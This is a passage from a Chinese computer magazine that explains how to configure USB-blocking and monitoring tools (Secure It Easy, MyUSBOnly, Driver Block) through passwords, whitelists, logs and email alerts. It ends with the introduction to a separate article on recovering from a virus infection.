


图6

在“Security-Application Password Protection”栏中点击“Set Password”按钮，可以为Secure It Easy设置管理密码，这样在打开其管理窗口时就必须输入预设的密码，防止对其进行配置操作，这样可以有效的防止其他人随意更改USB设备的使用状态。在默认状态下，当插入USB设备时，Secure It Easy都会弹出拦截信息，这在很大程度上会“暴露”其“行踪”，在“User Notication”栏中点击“Stop”按钮，可以取消其信息提示功能，便于增强其运行的隐蔽性。为了加强对USB设备使用的情况进行统计，Secure It Easy提供了日志记录功能，可以精确的记录所有USB设备的使用情况。在Secure It Easy管理窗口工具栏中点击“Report”按钮，在“Log File”面板的日志列表中显示了所有USB设备的使用情况，包括连接的时间、描述信息、VID、PID、串行号、计算机名称、帐户信息、动作（包括连接、激活、禁用等状态）等信息，让我们可以对本机上USB设备的使用情况一目了然（图7）。




图7

在“Log Size Limit”栏中可以设置日志文件的大小，选

择“By Days”项，可以按照日、月、星期、年份为单位设置日志记录的有效期。选择“By Size”项，可以按照容量的大小（包括KB、MB、TB等单位）来设置日志文件的大小。如果选择“Disabled”项，表示日志文件的大小不受任何限制。点击“Clear Log”按钮可以清空日志信息。在“Export Log”栏中可以设置日志文件的导出路径，点击“Export”按钮将日志文件导出后单独保存。

三、使用MyUSBOnly为USB端口加密

MyUSBOnly可以将自身添加到系统启动项中，这样可以跟随系统自动运行。MyUSBOnly的运行机制比较特殊，其采用了和大多数防火墙软件类似的黑白名单管理机制，对于经过认证的USB设备将其添加到白名单中，对于禁用的USB设备将其添加到黑名单中。在系统托盘中的MyUSBOnly图标的右键菜单中选择“General Setup”项，在弹出的MyUSBOnly登录对话框中输入密码（初始密码为“0000”），在MyUSBOnly管理窗口左侧点击“Device Whitelist”项（图8），在右侧窗口可以执行USB设备的认证操作，点击“Start Detect”按钮，然后插上所需的USB设备，点击“Detect”按钮，在认证列表中即可显示当前连接的所有USB设备，选中允许正常使用的USB设备的名称，点击“Add to Whitelist”按钮，即可将其添加到“Device Name Whitelist”列表中，该列表中的所有设备都可以正常使用，之外的USB设备则禁止使用。最后点击“Save”按钮保存白名单设备。然后重新连接通过认证的USB设备，就可以正常加载使用了。按照上述方法，你可以非常方便的管理USB设备。

在MyUSBOnly管理窗口左侧点击“General Setup”项，在右侧窗口的“Setup Window Access Password”栏中可以更改MyUSBOnly的登录密码，这样就可以禁止其他人随意更改你的USB设备白名单。默认情况下，在系统托盘中会显示MyUSBOnly的图标，为了加强其运行的隐蔽性，可以取消“Display tray icon”项的选择，这样可以让MyUSBOnly图标从在系统托盘中消失（图9）。当然你也可以随时点击“Ctrl + F5”热键来打开其管理窗口。取消“Instant prompt for unknown USB storage device”项的选择，可以在连接USB设备时，禁止MyUSBOnly弹出相关的提示信息。这样，MyUSBOnly就可以悄无声息的禁用该USB设备，从表面上给人造成系统出错或者USB端口损坏的假象。




图8

MyUSBOnly不仅可以监视USB设备的使用情况，还可以同时向你发送报警邮件。在“E-Mail Notication”栏中勾选“E-Mail Notification when device connected”和“E-Mail Notification when device disconnected”项，表示当连接或者移除USB设备时，可以向预设的邮箱发送报警邮件。在其下可以设置收件人地址、邮件主题、SMTP服务器地址，勾选“SMTP Server requires authercation”项，可以设置SMTP服务器的帐户名称和密码信息，点击“Send Test E_Mail”按钮，可以发送测试邮件。当然，你可以随时打开“Sent Log”面板，在其中查看所有发送的报警邮件信息。最后点击“Apply Changes”按钮保存配置。为了便于统计USB设备的使用情况，在MyUSBOnly管理窗口左侧点击“Device Usage Log”项，在右侧窗口中显示完整的日志信息，依次包括USB设备的名称、分配的盘符、采取的动作（连接或者拔出）、是否经过MyUSBOnly的认证、连接或者拔出的时间等。让你能够清晰的了解USB设备连接使用情况。




图9

四、使用Driver Block为移动设备加锁

同以上软件相比，Driver Block是一款小巧精悍的移动设备管理工具，能够很方便的激活或者禁用所有的移动存储设备。在Driver Block安装程序的“Input administrator password”窗口中勾选“Conceal password while typing”项，表示不显示输入的密码信息，在“Input Password”和“Repeat Password”栏中输入密码，点击OK按钮即会打开“Input Supervisor password”窗口，在其中可以设置超级用户密码，这样如果忘记了管理密码，还可以使用超级用户密码为Driver Block解锁。在任务栏系统托盘中双击Drive Blocker图标，在主窗口的“Removable Drives Status”栏中显示“Locked”字样（图10），表示当前的所有移动存储设备全部处于锁定状态，不管连接任何移动存储设备，Drive Blocker都会抢在Windoww对其正常加载使用前禁用该设备。同时造成Windows无法正常管理可移动存储设备的情况，系统会弹出“拒绝访问”的警告窗口，




图10


这样其他人就无法在本机上使用移动存储设备了。当你想使用移动存储设备时，可以在Drive Blocker主窗口的“Password”栏中输入管理密码或者超级用户密码，点击“Unlock Drives”按钮，在“Removable Drives Status”栏中显示“Unlocked”信息，表示解除了移动存储设备的锁定状态，然后就可以正常连接和使用各种移动存储设备了。当点击“Lock Drives”按钮，可以重新锁

定所有的移动存储设备。Drive Blocker采用了特殊的进程保护机制，别人无法在Windows的任务管理器中终结其运行。在默认情况下，Drive Blocker将自身添加到系统启动项中，可以跟随系统自动运行。如果需要卸载Drive Blocker，必须在其管理窗口中点击菜单“Files”→“Uninstall Driver Block”项，输入正确的管理密码或者超级用户密码后，才可以将其彻底卸载。

（本文所涉及到的Secure Endpoint USB、Secure It Easy、MyUSBOnly和Driver Block已收录到光盘中）

菜鸟中毒后的自救十四步

梁天爽



各位菜鸟，如果你们的电脑自动重启、运行速度非常慢、杀毒软件也无故的失踪、CPU占用率老是超过百分之50，那么就要小心了，这很有可能是因为你的电脑已经被病毒和木马给占领了。如果我们能够在第一时间内做出正确的反应，就可以使自己的损失减少到最低。本文就是当你怀疑自己的电脑中了病毒和木马后所适合菜鸟的14个应急步骤！

